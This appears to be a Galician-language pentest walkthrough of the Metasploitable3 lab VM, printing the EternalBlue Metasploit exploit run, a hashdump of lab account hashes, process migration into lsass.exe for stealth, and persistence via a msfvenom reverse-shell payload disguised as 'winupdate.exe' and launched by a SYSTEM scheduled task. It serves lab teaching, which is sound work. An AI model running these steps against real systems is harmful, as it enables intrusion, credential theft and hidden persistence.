



RAPID7

Informe Técnico: Walkthrough

Máquina: metasploitable3




LIMITACIÓN DE RESPONSABILIDADE

O autor do presente documento declina calquera responsabilidade asociada ao uso incorrecto e/ou malicioso que puidese realizarse coa información exposta no mesmo. Por tanto, non se fai responsable en ningún caso, nin pode ser considerado legalmente responsable en ningún caso, das consecuencias que poidan derivarse da información contida nel ou que esté enlazada dende ou hacia el, incluíndo os posibles erros e información incorrecta existentes, información difamatoria, así como das consecuencias que se poidan derivar sobre a súa aplicación en sistemas de información reais e/ou virtuais. Este documento foi xerado para uso didáctico e debe ser empregado en contornas privadas e virtuais controladas co permiso correspondente do administrador desas contornas.

De Interese


- Informe xerado con [L^AT_EX](#)
- Informe baseado no vídeo de [S4vitar: Cómo crear un reporte profesional en LaTeX](#)
- Infografía: [Que é o Hacking Ético?](#)



Índice

1. Escenario	2
2. Obxectivos	3
2.1. Fluxo de traballo	3
3. Fases dun test de intrusión (Pentest)	4
3.1. Fase 1. Recopilación: Reunir datos do obxectivo	4
3.2. Fase 2. Análise de vulnerabilidades	6
3.2.1. Enumeración servizo SMB	6
3.3. Fase 3. Explotación	7
3.4. Fase 4. Post-Explotación	8
3.5. Fase 5. Persistencia	10
4. Identificación de Vulnerabilidades	14
4.1. Vulnerabilidade servizo SMB (MS17-010 / EternalBlue)	14
4.1.1. CVSS v3.1 Vector para CVE-2017-0144	14
Anexos	15
A. URLs de Interese	15





1. Escenario

- Máquina: [metasploitable3](#)
- Autor: Rapid7
- Base: Windows Server 2008 R2 Standard
- Formato: VMX (VMware) ou importable en VirtualBox




Figura 1: metasploitable3

Dirección URL

<https://github.com/rapid7/metasploitable3>



2. Obxectivos

- Auditar a máquina **metasploitable3**
- Enumerar posibles vectores de explotación
- Determinar alcance e impacto dun ataque sobre o sistema en produción.

2.1. Fluxo de traballo





Figura 2: Fluxo de traballo



3. Fases dun test de intrusión (Pentest)

3.1. Fase 1. Recopilación: Reunir datos do obxectivo

- Detección da IP da máquina obxectivo:

Empregamos os comandos *netdiscover*, *arp-scan* ou *nmap*

```
1 $ sudo netdiscover -r 192.168.56.0/24
2 $ sudo arp-scan --interface=eth0 192.168.56.0/24
3 $ sudo nmap -sn -PR 192.168.56.0/24
```

Código 1: Detección IP máquina obxectivo

Atopando IP=192.168.56.39

```
(kali㉿kali)-[~]
└─$ sudo arp-scan --interface=eth0 192.168.56.0/24
Interface: eth0, type: EN10MB, MAC: 08:00:27:18:77:8a, IPv4: 192.168.56.29
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1 0a:00:27:00:00:00 (Unknown: locally administered)
192.168.56.2 08:00:27:95:bf:a3 (Unknown)
192.168.56.39 08:00:27:46:da:08 (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.197 seconds (116.52 hosts/sec). 3 responded
```

Figura 3: Detección IP máquina obxectivo

- Comprobación de conectividade e detección de sistema operativo:
 - TTL \simeq 64 \Rightarrow GNU/Linux
 - TTL \simeq 128 \Rightarrow Microsoft Windows

Como podemos observar neste caso non obtemos conectividade co comando ping debido ao firewall de Windows, se estivera desactivado a saída do comando ping amosaría que estamos ante unha máquina obxectivo Microsoft Windows.

```
(kali㉿kali)-[~]
└─$ ping -c2 192.168.56.39 -R
PING 192.168.56.39 (192.168.56.39) 56(124) bytes of data.
64 bytes from 192.168.56.39: icmp_seq=1 ttl=128 time=0.605 ms
64 bytes from 192.168.56.39: icmp_seq=2 ttl=128 time=1.87 ms


— 192.168.56.39 ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 1014ms
rtt min/avg/max/mdev = 0.605/1.235/1.866/0.630 ms
```

Figura 4: Comprobación de conectividade e Recoñecemento do sistema operativo

- Escaneo/detección de portos abertos mediante **nmap**

```
1 $ sudo nmap -sC -sV -oA metasploitable3-scan 192.168.56.39
```

Código 2: nmap: Portos TCP open



```
1 Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-21 12:42 UTC
2 mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns
3 or specify valid servers with --dns-servers
4 Nmap scan report for 192.168.56.32
5 Host is up (0.00087s latency).
6 Not shown: 989 filtered tcp ports (no-response)
7 PORT      STATE SERVICE      VERSION
8 21/tcp    open  ftp          Microsoft ftpd
9 | ftp-syst:
10 |_ SYST: Windows_NT
11 80/tcp    open  http         Microsoft IIS httpd 7.5
12 |_http-server-header: Microsoft-IIS/7.5
13 |_http-title: Site doesn't have a title (text/html).
14 |_ http-methods:
15 |_ Potentially risky methods: TRACE
16 4848/tcp  open  ssl/http     Oracle Glassfish Application Server
17 |_http-title: Login
18 |_http-server-header: GlassFish Server Open Source Edition 4.0
19 |_ssl-cert: Subject: commonName=localhost/organizationName=
20 Oracle Corporation/stateOrProvinceName=California/countryName=US
21 |_ Not valid before: 2013-05-15T05:33:38
22 |_ Not valid after: 2023-05-13T05:33:38
23 |_ssl-date: 2025-07-21T12:43:50+00:00; 0s from scanner time.
24 5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
25 |_http-title: Not Found
26 |_http-server-header: Microsoft-HTTPAPI/2.0
27 8080/tcp  open  http         Sun GlassFish Open Source Edition 4.0
28 |_http-server-header: GlassFish Server Open Source Edition 4.0
29 |_ http-methods:
30 |_ Potentially risky methods: PUT DELETE TRACE
31 |_http-open-proxy: Proxy might be redirecting requests
32 |_http-title: GlassFish Server - Server Running
33 8383/tcp  open  http         Apache httpd
34 |_http-server-header: Apache
35 |_http-title: 400 Bad Request
36 9200/tcp  open  http         Elasticsearch REST API 1.1.1 (name: Mark Raxton; Lucene 4.7)
37 |_http-title: Site doesn't have a title (application/json; charset=UTF-8).
38 |_http-cors: HEAD GET POST PUT DELETE OPTIONS
39 49153/tcp open  msrpc        Microsoft Windows RPC
40 49154/tcp open  msrpc        Microsoft Windows RPC
41 49157/tcp open  java-rmi     Java RMI
42 49158/tcp open  tcpwrapped
43 MAC Address: 08:00:27:15:2B:FE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
44 Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
45
46 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
47 Nmap done: 1 IP address (1 host up) scanned in 94.22 seconds
```

Código 3: nmap: Portos TCP open

Non se identifica o servizo SMB. Así, para explotar a vulnerabilidade **EternalBlue** (a que este sistema operativo é vulnerable) imos desactivar o firewall de Windows. Polo tanto na máquina virtual Windows:

1. Facer login coas credenciais: Usuario: Administrator Contraseña: vagrant
2. Executar nunha consola de comandos: netsh advfirewall set allprofiles state off





Figura 5: Deshabilitar Firewall de Windows



3.2. Fase 2. Análise de vulnerabilidades

3.2.1. Enumeración servicio SMB

TCP
Porto
445

Empregando *searchsploit*, atopamos que o servizo SMB é vulnerable a **EternalBlue (MS17-010)** que permite executar código remotamente cunha shell privilexiada cun exploit de **Metasploit** para explotar a vulnerabilidade:

```
1 $ searchsploit ms17-010
```


Código 4: Identificación de servicios vulnerables

```
(kali@kali)-[~]
└─$ searchsploit ms17-010
```

Exploit Title	Path
Microsoft Windows - 'EternalRomance'/'EternalSynergy'/'EternalChampion' SMB Remote Code Execution (MS17-010) (Metasploit)	windows/remote/43970.rb
Microsoft Windows - SMB Remote Code Execution Scanner (MS17-010) (Metasploit)	windows/dos/41891.rb
Microsoft Windows 7/2008 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)	windows/remote/42031.py
Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)	windows/remote/42315.py
Microsoft Windows 8/8.1/2012 R2 (x64) - 'EternalBlue' SMB Remote Code Execution (MS17-010)	windows_x86-64/remote/42030.py
Microsoft Windows Server 2008 R2 (x64) - 'SrvOs2FeaToNt' SMB Remote Code Execution (MS17-010)	windows_x86-64/remote/41987.py

```
Shellcodes: No Results
```

Figura 6: searchsploit ms17-010



3.3. Fase 3. Explotación

Empregamos Metasploit Framework para explotar a vulnerabilidade do servizo SMB:


```
1 $ msfconsole -q
2 > use exploit/windows/smb/ms17_010_eternalblue
3 > set RHOST 192.168.56.39
4 > set LHOST 192.168.56.29
5 > set PAYLOAD windows/x64/meterpreter/reverse_tcp
6 > run
```

Código 5: Exploit eternalblue

```
(kali@kali)-[~]
└─$ msfconsole -q
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.56.39
RHOST => 192.168.56.39
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.56.29
LHOST => 192.168.56.29
msf6 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.56.29:4444
[*] 192.168.56.39:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.56.39:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.56.39:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.56.39:445 - The target is vulnerable.
[*] 192.168.56.39:445 - Connecting to target for exploitation.
[+] 192.168.56.39:445 - Connection established for exploitation.
[*] 192.168.56.39:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.56.39:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.56.39:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 192.168.56.39:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Stan
dard
[*] 192.168.56.39:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601 Servic
e Pac
[*] 192.168.56.39:445 - 0x00000030 6b 20 31 k 1
[+] 192.168.56.39:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.56.39:445 - Trying exploit with 17 Groom Allocations.
[*] 192.168.56.39:445 - Sending all but last fragment of exploit packet
[*] 192.168.56.39:445 - Starting non-paged pool grooming
[+] 192.168.56.39:445 - Sending SMBv2 buffers
[*] 192.168.56.39:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.56.39:445 - Sending final SMBv2 buffers.
[*] 192.168.56.39:445 - Sending last fragment of exploit packet!
[*] 192.168.56.39:445 - Receiving response from exploit packet
[+] 192.168.56.39:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.56.39:445 - Sending egg to corrupted connection.
[*] 192.168.56.39:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.56.39
[*] Meterpreter session 1 opened (192.168.56.29:4444 -> 192.168.56.39:49294) at 2025-09-11 12:47:41 +0000
[+] 192.168.56.39:445 - -----
[+] 192.168.56.39:445 - -----WIN-----
[+] 192.168.56.39:445 - -----
meterpreter > |
```

Figura 7: Shell conseguido mediante exploit eternalblue





3.4. Fase 4. Post-Explotación

Procuramos datos sensibles

```
1 getuid
2 sysinfo
3 hashdump
4 ps
5 migrate <PID> #Intentar migrar `explorer.exe` ou `lsass.exe` se aparecen.
```

Código 6: Datos sensibles

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer      : METASPLOITABLE3
OS            : Windows Server 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 1
Meterpreter   : x64/windows
meterpreter > █
```


Figura 8: getuid, sysinfo

Atopamos que ao acceder con esa shell de metasploit xa somos **NT AUTHORITY\SYSTEM**, a cal:

- (1) É a conta máis privilexiada nun sistema Windows.
- (2) Está por riba incluso do usuario Administrador.
- (3) Ten acceso completo a todos os procesos, servizos, ficheiros e rexistro do sistema operativo.
- (4) É usada por procesos críticos do propio Windows (por exemplo lsass.exe, services.exe, etc.).

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b :::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa :::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4 :::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859 :::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9 :::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8 :::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee :::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0 :::
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951 :::
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76 :::
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4 :::
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001 :::
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11c6b670042a53f :::
Leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028 :::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a :::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035 :::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b :::
meterpreter > █
```

Figura 9: hashdump



```
meterpreter > ps

Process List

PID      PPID     Name                Arch  Session  User                               Path
-----  -
0        0        [System Process]
4        0        System              x64   0
136     472     svchost.exe         x64   0        NT AUTHORITY\NETWORK SERVICE
252     4       smss.exe            x64   0        NT AUTHORITY\SYSTEM               \SystemRoot\System32\smss.exe
296     472     svchost.exe         x64   0        NT AUTHORITY\LOCAL SERVICE
328     308     csrss.exe           x64   0        NT AUTHORITY\SYSTEM               C:\Windows\system32\csrss.exe
372     308     wininit.exe         x64   0        NT AUTHORITY\SYSTEM               C:\Windows\system32\wininit.exe
392     380     csrss.exe           x64   1        NT AUTHORITY\SYSTEM               C:\Windows\system32\csrss.exe
428     380     winlogon.exe        x64   1        NT AUTHORITY\SYSTEM               C:\Windows\system32\winlogon.exe
472     372     services.exe        x64   0        NT AUTHORITY\SYSTEM               C:\Windows\system32\services.exe
488     372     lsass.exe           x64   0        NT AUTHORITY\SYSTEM               C:\Windows\system32\lsass.exe
496     372     lsm.exe             x64   0        NT AUTHORITY\SYSTEM               C:\Windows\system32\lsm.exe
596     472     svchost.exe         x64   0        NT AUTHORITY\SYSTEM
656     472     VBoxService.exe    x64   0        NT AUTHORITY\SYSTEM               C:\Windows\System32\VBoxService.exe
724     472     svchost.exe         x64   0        NT AUTHORITY\NETWORK SERVICE
```

Figura 10: ps

```
meterpreter > migrate 488
[*] Migrating from 1096 to 488 ...
[*] Migration completed successfully.
meterpreter > |
```

Figura 11: migrate

O comando migrate permite mover a sesión de Meterpreter a outro proceso do sistema. Isto faise por varias razóns:

1. Estabilidade da sesión

Se a shell está nun proceso débil (ex.: o servizo vulnerado), pode caer ou reiniciarse. Migrar a un proceso estable como explorer.exe ou lsass.exe garante continuidade.

2. Persistencia

Procesos como explorer.exe ou lsass.exe arrancan sempre en cada inicio de sesión, polo que a presenza de Meterpreter pode sobrevivir máis tempo.

3. Elevación de privilexios e dumping de credenciais


Migrar a lsass.exe (Local Security Authority Subsystem Service) permite:

- Dumpear hashes e credenciais en memoria con ferramentas como mimikatz ou hashdump.
- Capturar tokens doutros usuarios.

Para isto é necesario ter privilexios NT AUTHORITY\SYSTEM.

4. Evasión de detección

Algúns antivirus/EDR monitorizan o proceso explotado. Migrando a un proceso de confianza como explorer.exe, redúcese o risco de detección inmediata.



3.5. Fase 5. Persistencia

Podemos conseguirlo de múltiples formas, imos expor 2 que funcionan neste escenario:

(1) Reverse shell

Unha vez dentro da shell conseguida con metasploit executar:

```
1 exit
2 background
3 use exploit/multi/handler
4 set PAYLOAD windows/x64/meterpreter/reverse_tcp
5 set LHOST 192.168.56.29 192.168.56.29
6 set LPORT 5555
7 set ExitOnSession false
8 run -j
```

Código 7: Shell en escoita no porto 5555

```
C:\Windows\system32>exit
exit
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/smb/ms17_010_eternalblue) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.56.29
LHOST => 192.168.56.29
msf6 exploit(multi/handler) > set LPORT 5555
LPORT => 5555
msf6 exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 192.168.56.29:5555

msf6 exploit(multi/handler) > |
```

Figura 12: Shell en escoita no porto TCP 5555


Abrir outra shell na Kali Linux e xerar o payload para a persistencia:

```
1 msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.56.29 LPORT=5555 -f exe -o /tmp/winupdate.exe
```

Código 8: Xeración payload con msfvenom

```
(kali@kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.56.29 LPORT=5555 -f exe -o /tmp/winupdate.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: /tmp/winupdate.exe
```

Figura 13: Xeración payload con mfsvenom



Subir o payload a máquina virtual Windows e crear unha tarefa programada para ser executado na máquina virtual Windows cada vez que faga login un usuario:

- (1) Sube o ficheiro ao equipo vítima Windows

```
1 sessions -l
2 sessions -i 1
3 meterpreter> execute -f cmd.exe -a "/c mkdir C:\\ProgramData\\WinUpdate"
4 meterpreter> upload /tmp/winupdate.exe C:\\ProgramData\\WinUpdate
```

Código 9: Subir payload á máquina Windows

```
msf6 exploit(multi/handler) > sessions -l

Active sessions
=====

  Id  Name  Type  Information  Connection
  --  ---  ---  ---          ---
  1   meterpreter x64/win NT AUTHORITY\\SYSTEM 192.168.56.29:4444 -
      dows @ METASPLOITABLE3 > 192.168.56.39:4930
      7 (192.168.56.39)

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > execute -f cmd.exe -a "/c mkdir C:\\ProgramData\\WinUpdate"
Process 1228 created.
meterpreter > upload /tmp/winupdate.exe C:\\ProgramData\\WinUpdate
[*] Uploading : /tmp/winupdate.exe -> C:\\ProgramData\\WinUpdate\\winupdate.exe
[*] Completed : /tmp/winupdate.exe -> C:\\ProgramData\\WinUpdate\\winupdate.exe
meterpreter >
```

Figura 14: Subir payload á máquina Windows

- (2) Crear a tarefa programada a partir do ficheiro subido(payload)

```
1 execute -f cmd.exe -a "/c schtasks /Create /SC ONLOGON /RU SYSTEM /RL HIGHEST /TN WinUpdate
2 /TR C:\\ProgramData\\WinUpdate\\winupdate.exe /F"
```

Código 10: Xerar tarefa programada

```
meterpreter > execute -f cmd.exe -a "/c schtasks /Create /SC ONLOGON /RU SYST
EM /RL HIGHEST /TN WinUpdate /TR C:\\ProgramData\\WinUpdate\\winupdate.exe /F
"
Process 876 created.
meterpreter >
```

